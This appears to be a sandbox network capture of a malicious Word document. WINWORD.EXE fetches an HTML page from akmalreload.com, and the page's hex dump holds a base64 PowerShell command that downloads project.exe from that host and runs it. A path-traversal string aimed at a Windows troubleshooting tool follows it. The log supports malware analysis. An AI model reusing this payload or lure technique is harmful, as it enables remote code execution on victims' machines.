2022-07-21 12:37:12 UTC	280	IN	Data Raw: b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 fc b2 6c 44 ff b2 6c 44 95 b2 6c 44 75 b2 6c 44 ff b2 6c 44 fc b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 45 ff b1 6b 42 ff b4 70 4a ff f5 eb e6 ff ff ff ff ff fe fe fe ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff Data Ascii: lDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDuLlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDl DlDlDlDlEkBpJ
2022-07-21 12:37:12 UTC	296	IN	Data Raw: b2 6c 44 ff b2 6c 44 fc b2 6c 44 ff b2 6c 44 5b 00 00 00 00 b2 6c 44 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b2 6c 44 03 00 00 00 00 b2 6c 44 89 b2 6c 44 ff b2 6c 44 fb b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 Data Ascii: lDlDlDlD[lDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlD
2022-07-21 12:37:12 UTC	312	IN	Data Raw: 45 56 20 43 6f 64 65 20 53 69 67 6e 69 6e 67 20 43 41 20 28 53 48 41 32 29 30 1e 17 0d 32 30 30 35 30 31 30 30 30 30 30 30 5a 17 0d 32 32 30 35 32 30 31 32 30 30 30 30 5a 30 81 cf 31 13 30 11 06 0b 2b 06 01 04 01 82 37 3c 02 01 03 13 02 55 53 31 19 30 17 06 0b 2b 06 01 04 01 82 37 3c 02 01 02 13 08 44 65 6c 61 77 61 72 65 31 1d 30 1b 06 03 55 04 0f 0c 14 50 72 69 76 61 74 65 20 4f 72 67 61 6e 69 7a 61 74 69 6f 6e 31 10 30 0e 06 03 55 04 05 13 07 35 34 33 30 37 35 30 31 0b 30 09 06 03 55 04 06 13 02 55 53 31 13 30 11 06 03 55 04 08 13 0a 43 61 6c 69 66 6f 72 6e 69 61 31 14 30 12 06 03 55 04 07 13 0b 53 61 6e 74 61 20 43 6c 61 72 61 31 19 30 17 06 03 55 04 0a 13 10 4d 61 6c 77 61 72 65 62 79 74 65 73 20 49 6e 63 31 19 30 17 06 03 55 04 03 13 10 4d 61 6c 77 Data Ascii: EV Code Signing CA (SHA2)0200501000000Z220520120000Z010+7<US10+7<Delaware10UPrivate Organization10U543075010UUS10UCalifornia10USanta Clara10UMalwarebytes Inc10UMalw

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49744	172.67.190.5	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:34:53 UTC	3	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: akmalreload.com
2022-07-21 12:34:54 UTC	3	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:34:54 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close dn-request-id: 23619e46e353d30c36d038e09e46cf17 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=qcg%2FsbZPNmd%2BdOa%2Fw6oAaduwM%2BuojrpouQBndZvHiWyFA1xNzOu9XJAoICL47DNZUowLztw7xZOoWN3hvh33h6g6cS9uS2H%2FzOH%2FvoGyKuj7VwME8IfH8qkB7FF6eIom5HY%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3f92e6e8571c9-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
2022-07-21 12:34:54 UTC	4	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49745	172.67.190.5	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:34:54 UTC	4	OUT	GET /struk/wellcome.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: akmalreload.com Connection: Keep-Alive
2022-07-21 12:34:55 UTC	4	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:34:55 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close vary: Accept-Encoding last-modified: Wed, 20 Jul 2022 22:09:18 GMT dn-request-id: fcd2b7cddacb6f2b6e95bfc81412d32f x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always Cache-Control: max-age=2592000 static-cache-status: BYPASS expires: Sat, 20 Aug 2022 12:34:54 GMT CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=2lvkjI7lKSAcnqcEPhbuijCdhAyv56SfdpCOpj5YdjvGSX7w7TMWZ%2Be9NcEygs452NcihU%2FtXVhXkTM26jA1qYIQPAn2qsnf%2BjccGuj0odtINtIsP31pNDtwrDgSm8tOroA%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3f934bc6206f1-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
2022-07-21 12:34:55 UTC	5	IN	Data Raw: 31 63 36 62 0d 0a 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 62 6f 64 79 3e 0a 3c 73 63 72 69 70 74 3e 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f Data Ascii: 1c6b<!doctype html><html lang="en"><body><script>//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TY HNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLO

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:34:55 UTC	5	IN	Data Raw: 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e Data Ascii: FKJVBSA//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNF P04389YHR5;3OQ4IRTFUDSLOFKJVBSA//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432H NRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHN
2022-07-21 12:34:55 UTC	7	IN	Data Raw: 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 3 2 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 Data Ascii: JSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVB SA//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IR TFUDSLOFKJVBSA//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNF
2022-07-21 12:34:55 UTC	8	IN	Data Raw: 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 Data Ascii: -98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA//zxcwalsdkhfn s adnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBS
2022-07-21 12:34:55 UTC	9	IN	Data Raw: 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 Data Ascii: 3OQ4IRTFUDSLOFKJVBSA//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432 HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSD JFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA//zxcwalsdkhfn sadnh;KJSHADF
2022-07-21 12:34:55 UTC	11	IN	Data Raw: 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 48 4e 52 54 46 4c 2e 4b 44 4a 53 4e 46 50 30 34 33 38 39 59 48 52 35 3b 33 4f 51 34 49 52 54 46 55 44 53 4c 4f 46 4b 4a 56 42 53 41 0a 2f 2f 7a 78 63 77 61 6c 73 64 6b 68 66 6e 20 73 61 64 6e 68 3b 4b 4a 53 48 41 44 46 47 4e 20 38 32 34 39 52 35 54 59 48 4e 4b 3b 4c 53 44 4a 46 41 48 56 4e 2d 39 38 34 33 32 Data Ascii: dkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4I RTFUDSLOFKJVBSA//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP043 89YHR5;3OQ4IRTFUDSLOFKJVBSA//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432
2022-07-21 12:34:55 UTC	12	IN	Data Raw: 4f 69 38 76 59 57 74 74 59 57 78 79 5a 57 78 76 59 57 51 75 59 32 39 74 4c 33 4e 30 63 6e 56 72 4c 33 42 79 62 32 70 6c 59 33 51 75 5a 58 68 6c 49 69 77 69 51 7a 70 63 64 47 56 74 63 46 78 77 63 6d 39 71 5a 57 4e 30 4c 6d 56 34 5a 53 49 70 43 6c 4e 30 59 58 4a 30 4c 56 42 79 62 32 4e 6c 63 33 4d 67 4b 43 4a 44 4f 6c 78 30 5a 57 31 77 58 48 42 79 62 32 70 6c 59 33 51 75 5a 58 68 6c 49 69 6b 3d 27 2b 5b 63 68 61 72 5d 33 34 2b 27 29 29 27 29 29 29 29 69 2f 2 e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 57 69 6e 64 6f 77 73 2f 53 79 73 74 65 6d 33 32 2f 6d 70 73 69 67 73 74 75 62 2e 65 78 65 20 49 54 5f 41 75 74 6f 54 72 6f 75 62 6c 65 73 68 6f 6f 74 3d 74 73 5f 41 55 54 4f 5c 22 Data Ascii: Oi8vYWttYWxyZWxvYWQuY29tL3N0cnVrL3Byb2plY3QuZXhlIiwiQzpcdGVtcFxwcm9qZWN0LmV4ZS IpClN0YXJ0LVByb2Nlc3MgKCJDOlx0ZW1wXHByb2plY3QuZXhlIik='+[char]34+'))'))))i/../../../../../../../../../../../../../../Win dows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"
2022-07-21 12:34:55 UTC	12	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49746	172.67.190.5	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:34:55 UTC	12	OUT	HEAD /struk/wellcome.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: akmalreload.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:34:56 UTC	13	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:34:56 GMT Content-Type: text/html; charset=utf-8 Connection: close vary: Accept-Encoding last-modified: Wed, 20 Jul 2022 22:09:18 GMT dn-request-id: 67fde5039da75dd402403b9f95a5fe96 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always Cache-Control: max-age=2592000 static-cache-status: BYPASS expires: Sat, 20 Aug 2022 12:34:55 GMT CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=jC5Ow9%2BRYgP2dKylNCbQ%2Bvc84CSLj70%2FufTp3jwTVNlUddLD97IAWmh7oN8kAePojrAvdJ77rRX%2Biht0spAjL8bw0dLM5TbIo6JtTqZzq%2F0kmjEwPqhnenYDXAj%2BoGaxF48%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3f93b69437525-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49747	172.67.190.5	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:34:56 UTC	14	OUT	HEAD /struk/wellcome.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: akmalreload.com Connection: Keep-Alive
2022-07-21 12:34:57 UTC	14	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:34:57 GMT Content-Type: text/html; charset=utf-8 Connection: close vary: Accept-Encoding last-modified: Wed, 20 Jul 2022 22:09:18 GMT dn-request-id: e11dc43038554cdf65dfa989ccd811bb x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always Cache-Control: max-age=2592000 static-cache-status: BYPASS expires: Sat, 20 Aug 2022 12:34:56 GMT CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=qv1J8HaeDhuSlcQv8knLEtogU5jIrlWKZltawXxRiu6iHdC%2Fj2Kb%2BmKG8h2AO4BqLhw8mcRI23r0LIMlvMkaE0Se5wlZgOOnZFC2q4Q3WpVk97ylgpNCW%2Bs%2BP3MyKBrkw4E%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3f9413d99f43b-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49748	172.67.190.5	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:34:57 UTC	15	OUT	OPTIONS /struk/ HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: akmalreload.com
2022-07-21 12:34:59 UTC	15	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:34:59 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close vary: Accept-Encoding dn-request-id: 5a70264543a03a5a0967b2b209b572aa x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=fIGfNlCm5Inn1zqmq1sUV6iyzE%2BV2jWlGDMcPq1ssr%2B2djhvWnMabw6PFNYelfOEJcL458LsQMBoyxCtWcpyR33qW%2BEUt2eoflLDfWXaScny%2BoTd%2BWk4Ihk3eg0xR3FumUM%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3f9473c6c72a0-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
2022-07-21 12:34:59 UTC	16	IN	Data Raw: 31 35 33 0d 0a 7b 22 30 22 3a 7b 22 63 6f 6e 74 65 6e 74 22 3a 22 4b 4f 4e 54 45 52 20 5c 6e 53 54 52 55 4b 20 50 45 4d 42 41 59 41 52 41 4e 5c 6e 54 41 47 49 48 41 4e 20 54 56 5c 6e 20 20 20 20 5c 6e 54 41 4e 47 47 41 4c 20 20 20 20 3a 20 5c 6e 49 44 20 50 45 4c 20 20 20 20 20 3a 20 5c 6e 4e 41 4d 41 20 20 20 20 20 20 20 3a 20 50 75 6c 73 61 20 30 5c 6e 50 45 52 49 4f 44 45 20 20 20 20 3a 20 5c 6e 52 50 20 54 41 47 20 20 20 20 20 3a 20 52 70 20 5c 6e 41 44 4d 49 4e 20 42 41 4e 4b 20 3a 20 52 70 20 5c 6e 52 50 20 42 41 59 41 52 20 20 20 3a 20 52 70 20 5c 6e 52 45 46 20 20 20 20 20 20 20 3a 20 5c 6e 20 20 20 20 20 20 20 20 20 20 20 20 20 5c 6e 5c 6e 54 65 72 69 6d 61 6b 61 73 69 68 20 61 74 61 73 20 6b 65 70 65 72 63 61 79 61 61 6e 20 41 6e 64 61 20 6d Data Ascii: 153{"0":{"content":"KONTER \nSTRUK PEMBAYARAN\nTAGIHAN TV\n \nTANGGAL : \nID PEL : \nNAMA : Pulsa 0\nPERIODE : \nRP TAG : Rp \nADMIN BANK : Rp \nRP BAYAR : Rp \nREF : \n \n\nTerimakasih atas kepercayaan Anda m
2022-07-21 12:34:59 UTC	17	IN	Data Raw: 74 72 75 6b 20 69 6e 69 20 73 65 62 61 67 61 69 20 62 75 6b 74 69 20 70 65 6d 62 61 79 61 72 61 6e 20 79 61 6e 67 20 73 61 68 2e 5c 6e 5c 6e 22 7d 7d 0d 0a Data Ascii: truk ini sebagai bukti pembayaran yang sah.\n\n"}}
2022-07-21 12:34:59 UTC	17	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49749	172.67.190.5	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:35:01 UTC	17	OUT	HEAD /struk/wellcome.html HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: akmalreload.com

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:35:02 UTC	17	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:35:02 GMT Content-Type: text/html; charset=utf-8 Connection: close vary: Accept-Encoding last-modified: Wed, 20 Jul 2022 22:09:18 GMT dn-request-id: 73869925d272d29a3e6a49bf526f1314 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always Cache-Control: max-age=2592000 static-cache-status: BYPASS expires: Sat, 20 Aug 2022 12:35:01 GMT CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=nWty5nxtf5apqCaxwU0mR4163OZjGVjthBA7ui9VXscFx9oxGA2tGS%2F2qCRN9lqm5hKvfhctl%2BlsAEE9e1NvstUEVNibRui9jYTaRbZlFf9NVsFP5NwxFj2MPTHEL%2FoLQAs%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3f960895f7315-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49750	172.67.190.5	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:35:02 UTC	18	OUT	GET /struk/wellcome.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: akmalreload.com If-Modified-Since: Wed, 20 Jul 2022 22:09:18 GMT Connection: Keep-Alive
